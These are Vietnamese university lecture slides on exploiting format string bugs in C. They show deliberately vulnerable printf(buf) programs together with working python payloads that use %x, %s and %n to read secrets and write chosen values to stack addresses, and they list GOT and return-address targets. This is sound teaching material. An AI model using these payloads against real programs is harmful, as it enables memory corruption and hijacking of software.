KHAI THÁC LÕ HỔNG PHẦN MỀM

Bài 5. Format String



Lỗ hồng format string

2

Đọc chuỗi từ địa chỉ tùy ý

3

Ghi đè vào địa chỉ tùy ý

4

Ghi giá trị tùy ý vào địa chỉ tùy ý

Tài liệu tham khảo

- Nguyễn Thành Nam, "Nghệ thuật tận dụng lỗi phần mềm (Chương 4)", NXB KHKT, 2009
- Chris Anley et al., "Shellcoder's Handbook" (Chapters 4), Willey, 2007



Lỗ hồng format string

2

Đọc chuỗi từ địa chỉ tùy ý

3

Ghi đè vào địa chỉ tùy ý



Ghi giá trị tùy ý vào địa chỉ tùy ý

Khái niệm

```
#include <stdio.h>
int main(){
    int a, b;
    scanf("%d %d", &a, &b);
    printf("You've enter a=%d, b=%d\n", a, b);
    return 0;
}
```

Format String là chuỗi xác định định dạng của dữ liệu khi nhập/xuất

Định kiểu dữ liệu

Đặc tả	Ý nghĩa
%с	Kiểu ký tự
%d	Số nguyên có dấu dạng thập phân
%u	Số nguyên không âm dạng thập phân
%o	Số nguyên dạng octan
%x	Số nguyên dạng hexa
%e	Số thực dạng khoa học
%f	Số thực dạng chấm động
%s	Chuỗi ký tự

Định quy cách xuất dữ liệu

- T là một đặc tả định kiểu nào đó
- N: một số nguyên, cho biết dữ liệu sẽ được in tối thiểu trên N vị trí
- 0: nếu có dấu cách bên trái thì thay bằng số 0
- : căn lề trái (mặc định là căn phải)
- +: luôn in ra dấu, dù là số âm hay số dương

Định quy cách xuất dữ liệu

```
#include <stdio.h>
void demo(char *format){
   int x = 12345;
   printf("%-6s: ", format);
   printf(format, x);
   printf("\n");
                      🔞 🖨 📵 attt@ubuntu: ~
int main(){
                     attt@ubuntu:~$ ./fmtstr
   demo("%d");
                     %d
                             : 12345
   demo("%20d");
                     %20d
                                                   12345
   demo("%x");
                     %x
                         : 3039
   demo("%8x");
                     %8x :
                                     3039
   demo("%08x");
                     %08x : 00003039
                     attt@ubuntu:~$
   return 0;
```

Đặc tả đặc biệt

Đặc tả	Ý nghĩa
%%	Ký tự %
%n	Ghi vào ô nhớ (có địa chỉ là tham số tương ứng) số
	lượng ký tự đã được in ra
%hn	Như %n, nhưng chỉ ghi vào 2 byte thấp thay vì ghi
	vào cả 4 byte ('h' = 'half')
%hhn	Như %n, nhưng chỉ ghi vào 1 byte thấp, thay vì ghi
	vào cả 4 byte

Sử dụng đặc tả %n

```
#include <stdio.h>
int main(){
  int a, c1,c2;
  printf("Enter an integer: a = ");
  scanf("%d", &a);
  printf("The number %n%d%n ", &c1, a, &c2);
  printf("has %d digit(s)\n", c2-c1);
  return 0;
  😰 🛑 📵 attt@ubuntu: ~
attt@ubuntu:~$ ./app
Enter an integer: a = 123456
The number 123456 has 6 digit(s)
attt@ubuntu:~$
```

Chỉ định tham số

- T là một đặc tả nào đó, bao gồm cả đặc tả "n"
- N là số thứ tự của tham số được chỉ định (tính từ 1, không kể format)
- \$ là ký tự bắt buộc

Chỉ định tham số


```
#include <stdio.h>
int main(){
   int a=1111, b=2222, c=3333;
   printf("%2$d\n", a, b, c);
   return 0;
            attt@ubuntu: ~
   attt@ubuntu:~$ ./fmtstr
   2222
   attt@ubuntu:~$
```

Lõi format string


- Lỗi format string là lỗi xuất hiện khi dữ liệu người dùng được được sử dụng làm format string (hoặc được đưa vào format string) trong các hàm thuộc họ **printf**.
 - printf, fprintf, sprintf, snprintf
 - vprintf, vfprintf, vsprintf, vsnprintf

printf(): Dạng đầy đủ


printf(const char *format,...)



printf(): Xuất chuỗi an toàn




printf(): Xuất chuỗi không an toàn



Lỗi format string

```
#include <stdio.h>
int main(){
   char buf[512];
   printf("Enter a string to echo: ");
   fgets(buf, sizeof(buf), stdin);
   printf(buf);
   printf("\nGoodbye!\n");
   return 0;
    🚫 🖨 📵 attt@ubuntu: ~
   attt@ubuntu:~$ ./fmtstr
   Enter a string to echo: AAAAAAAAAAAAAAA
   AAAAAAAAAAAA
   Goodbye!
   attt@ubuntu:~$ ./fmtstr
   Enter a string to echo: AAAA %8x %8x %8x %8x %8x %8x
   AAAA b7564900
                             b7734305 41414141 78382520 78382520
   Goodbye!
```

Điều gì đã xảy ra?



Các hướng khai thác lỗ hổng

- Quét stack với %x
- Đọc chuỗi ở địa chỉ tùy ý với %s
- Ghi giá trị tùy ý lên địa chỉ tùy ý với %n
 - -Crash
 - Ghi đè biến quan trọng
 - -Ghi đè địa chỉ trả về



Lỗ hồng format string

2

Đọc chuỗi từ địa chỉ tùy ý

3

Ghi đè vào địa chỉ tùy ý




Ghi giá trị tùy ý vào địa chỉ tùy ý

Đọc chuỗi từ địa chỉ tùy ý

- Khi format string cũng nằm trong stack
- Mã khai thác có dạng
 - Địa chỉ của chuỗi cần đọc
 - Một số "%x" để tiếp cận format string
 - -Đặc tả "%s" để đọc chuỗi
- Ví du

Đọc chuỗi từ địa chỉ tùy ý



Đọc chuỗi từ địa chỉ tùy ý

```
#include <stdio.h>
int main(){
   char *secret = "Good hacker!";
   char buf[512];
   printf("There's a secret at %p\n", secret);
   printf("Enter some magic to get it: ");
   fgets(buf, sizeof(buf), stdin);
   printf(buf);
               🔞 🖨 🔳 attt@ubuntu: ~
   return 0;
              attt@ubuntu:~$ ./fmtstr
              There's a secret at 0x8048570
              Enter some magic to get it: AAAA %x %x %x %x %x %x
              AAAA 200 b7784ac0 b77b07d0 0 b75dc900 1 41414141
              attt@ubuntu:~$ python -c 'print "\x70\x85\x04\x08"+"%
              x"*6+"%s"'|./fmtstr
              There's a secret at 0x8048570
              Enter some magic to get it: p+200b76e5ac0b77117d00b75
              3d9001Good hacker!
```

Đọc đồng thời nhiều chuỗi

```
#include <stdio.h>
char *part1 = "Good ";
char *part2 = "hacker!";
int main(){
    char buf[512];
    printf("There's a secret at %p and %p\n", part1, part2);
    printf("Enter some magic to get it: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    return 0;
```

Trong trường hợp này, phải viết mã khai thác như thế nào?



Lỗ hồng format string

2

Đọc chuỗi từ địa chỉ tùy ý

3

Ghi đè vào địa chỉ tùy ý


4

Ghi giá trị tùy ý vào địa chỉ tùy ý

Ghi đè lên địa chỉ tùy ý

- Khi format string cũng nằm trong stack
- Mã khai thác có dạng
 - -Địa chỉ của biến cần ghi đè
 - Một số "%x" để tiếp cận format string
 - -Đặc tả "%n" để ghi đè (???) lên biến
- Ví dụ

Ghi đè lên địa chỉ tùy ý



Ghi đè lên địa chỉ tùy ý

```
#include <stdio.h>
int main(){
    int money = 0;
    char buf[512];
    printf("Your money at %p\n", &money);
    printf("Enter some magic to fill you balance: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
                               attt@ubuntu: ~
    if(money > 0)
                           attt@ubuntu:~$ ./fmtstr
        puts("You win!"); Your money at 0xbffff39c
                           Enter some magic to fill your balance: AAAA %x %x %x
                           %x %x %x %x %x %x
    return 0;
                           AAAA 200 b7fc7ac0 b7ff37d0 0 b7e1f900 1 41414141 2078
                           2520 25207825
                           attt@ubuntu:~$ python -c <a href="https://print"\x9c\xf3\xff\xbf"+"%">print "\x9c\xf3\xff\xbf"+"%</a>
                           x"*6+"%n"'|./fmtstr
                           Your money at 0xbffff39c
                           Enter some magic to fill your balance: ♦♦♦♦200b7fc7ac
                           0b7ff37d00b7e1f9001
                           You win!
                           attt@ubuntu:~$
```

Các đối tượng ghi đè tiềm năng

- Biến bất kỳ
- Địa chỉ trở về
- Phân đoạn hàm hủy .dtos
 Phân đoạn này chứa danh sách địa chỉ các hàm hủy được thực thi trước khi kết thúc chương trình
- Bảng GOT (Global Offset Table)
 Bảng này chứa kết quả phân giải các hàm thư viện liên kết động, tức là chứa địa chỉ của các hàm thư viện sau khi nạp.



Lỗ hồng format string

2

Đọc chuỗi từ địa chỉ tùy ý

3

Ghi đè vào địa chỉ tùy ý

4

Ghi giá trị tùy ý vào địa chỉ tùy ý

Ghi chính xác một giá trị

```
#include <stdio.h>
int main(){
    int money = 0;
    char buf[512];
    printf("Your money at %p\n", &money);
    printf("Enter some magic to get 50$: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    if(money == 50)
        puts("You win!");
    return 0;
```

- Yêu cầu chính xác giá trị 50
- Mẫu <Addr> + [một loạt %x] + "%n" khó xác định được chắc chắn số ký tự được in ra trước %n
- Cần chỉ định tham số, kết hợp chỉ định độ dài

Ghi chính xác một giá trị


```
#include <stdio.h>
int main(){
    int money = 0;
    char buf[512];
    printf("Your money at %p\n", &money);
    printf("Enter some magic to get 50$: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
                                    attt@ubuntu: ~
    if(money == 50)
                            attt@ubuntu:~$ ./fmtstr
                            Your money at 0xbffff39c
        puts("You win!");
                            Enter some magic to get 50$: AAAA %x %x %x %x %x %x %
                            x %x %x %x
    return 0;
                            AAAA 200 b7fc7ac0 b7ff37d0 0 b7e1f900 1 41414141 2078
                            2520 25207825 78252078
                            attt@ubuntu:~$ python -c 'print "\x9c\xf3\xff\xbf"+"%
                            46x"+"%7$n"'|./fmtstr
                            Your money at 0xbfffff39c
                            Enter some magic to get 50$: ***
                                                   200
                            You win!
                            attt@ubuntu:~$
```

Ghi giá trị 0x87654321

```
#include <stdio.h>
int main(){
    int cookie = 0;
    char buf[512];
    printf("Cookie at %p\n", &cookie);
    printf("Enter some magic: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    if(cookie == 0x87654321)
        puts("You win!");
    return 0;
```

- Không thể in hơn 2 tỷ ký tự!!!!
- Cần ghi giá trị vào từng byte
 [21][43][65][87]

Mã khai thác



Mã khai thác

```
#File name: payload.py
from struct import *
addr = 0xbffff39c
param= 7
addrs = ""
for i in range(4):
    addrs += pack("I", addr+i)
n = [0x21, 0x43, 0x65, 0x87]
X = []
for i in range(4):
    if i==0:
        x.append(n[i]-len(addrs))
    else
        x.append(n[i]-n[i-1])
payload = addrs
for i in range(4):
    payload += "%"+str(x[i])+"x%" + str(param+i)+"n"
print payload
```

Kết quả


```
🔞 🖨 🔳 attt@ubuntu: ~
attt@ubuntu:~$ python payload.py
attt@ubuntu:~$
attt@ubuntu:~$
attt@ubuntu:~$ python payload.py |./fmtstr
Cookie at 0xbffff39c
200
                 b7fc7ac0
   b7ff37d0
You win!
attt@ubuntu:~$
```

Ghi giá trị 0x12345678

```
#include <stdio.h>
int main(){
    int cookie = 0;
    char buf[512];
    printf("Cookie at %p\n", &cookie);
    printf("Enter some magic: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    if(cookie == 0x12345678)
        puts("You win!");
    return 0;
```

- Cần ghi lần lượt các giá trị [78][56][34][12]
 (không tăng dần!!!!)
- Mỗi lần ghi ta chỉ quan tâm byte thấp
 → ghi [78][156][234][312]

Mã khai thác



Mã khai thác

```
#File name: payload.py
from struct import *
addr = 0xbffff39c
param= 7
addrs = ""
for i in range(4):
    addrs += pack("I", addr+i)
n = [0x78, 0x156, 0x234, 0x312]
X = []
for i in range(4):
    if i==0:
        x.append(n[i]-len(addrs))
    else
        x.append(n[i]-n[i-1])
payload = addrs
for i in range(4):
    payload += "%"+str(x[i])+"x%" + str(param+i)+"$n"
print payload
```

Kết quả

```
🚫 🖃 📵 attt@ubuntu: ~
Cookie at 0xbffff39c
Enter some magic: asdfsd
asdfsd
attt@ubuntu:~$ python payload.py |./fmtstr
Cookie at 0xbfffff39c
200
                             b7fc7ac0
                                      b7ff37d0
      0
You win!
attt@ubuntu:~$
```

Ghi giá trị 0x04030201: Phương án 1

```
#include <stdio.h>
int main(){
    int cookie = 0;
    char buf[512];
    printf("Cookie at %p\n", &cookie);
    printf("Enter some magic: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    if(cookie == 0x04030201)
        puts("You win!");
    return 0;
```

- Cần ghi lần lượt các giá trị [01][02][03][04]
 (Giá trị đầu tiên quá nhỏ!!!!)
- Mỗi lần ghi ta chỉ quan tâm byte thấp
 → ghi [101][202][303][404]

Kết quả

```
😰 🖨 📵 attt@ubuntu: ~
attt@ubuntu:~$ python payload.py
��������������8241x%7$n%257x%8$n%257x%9$n%257x%10$n
attt@ubuntu:~$ python payload.py |./fmtstr
Cookie at 0xbfffff39c
Enter some magic: ***********
      200
                                               b7fc7a
c0
                                       b7ff37d0
                                      0
You win!
                                               Z
attt@ubuntu:~$
```

Ghi giá trị 0x04030201: Phương án 2

```
#include <stdio.h>
int main(){
    int cookie = 0;
    char buf[512];
    printf("Cookie at %p\n", &cookie);
    printf("Enter some magic: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    if(cookie == 0x04030201)
        puts("You win!");
    return 0;
```

- Cần ghi lần lượt các giá trị [01][02][03][04]
 (Giá trị đầu quá nhỏ; Dãy tăng nhưng chênh lệch nhỏ)
- Thay "%?x" bằng dãy ký tự đệm

Mã khai thác

```
#File name: payload.py
from struct import *
addr = 0xbffff39c
param= 7
addrs = ""
for i in range(4):
    addrs += pack("I", addr+i)
n = [0x78, 0x156, 0x234, 0x312]
X = []
for i in range(4):
    if i==0:
        x.append(n[i]-len(addrs))
    else:
        x.append(n[i]-n[i-1])
payload = addrs
for i in range(4):
    payload += "A"*x[i]+"%" + str(param+i)+"$n"
print payload
```

Kết quả

🔞 🖨 📵 attt@ubuntu: ~

You win!

attt@ubuntu:~\$

attt@ubuntu:~\$ python payload.py nA%9\$nA%10\$n attt@ubuntu:~\$ python payload.py |./fmtstr Cookie at Oxbffff39c Enter some magic: ������������AAAAAAAAAAAAAAAAAAAAA ΔΔΔΔΔΔΔΔΔΔΔΔ

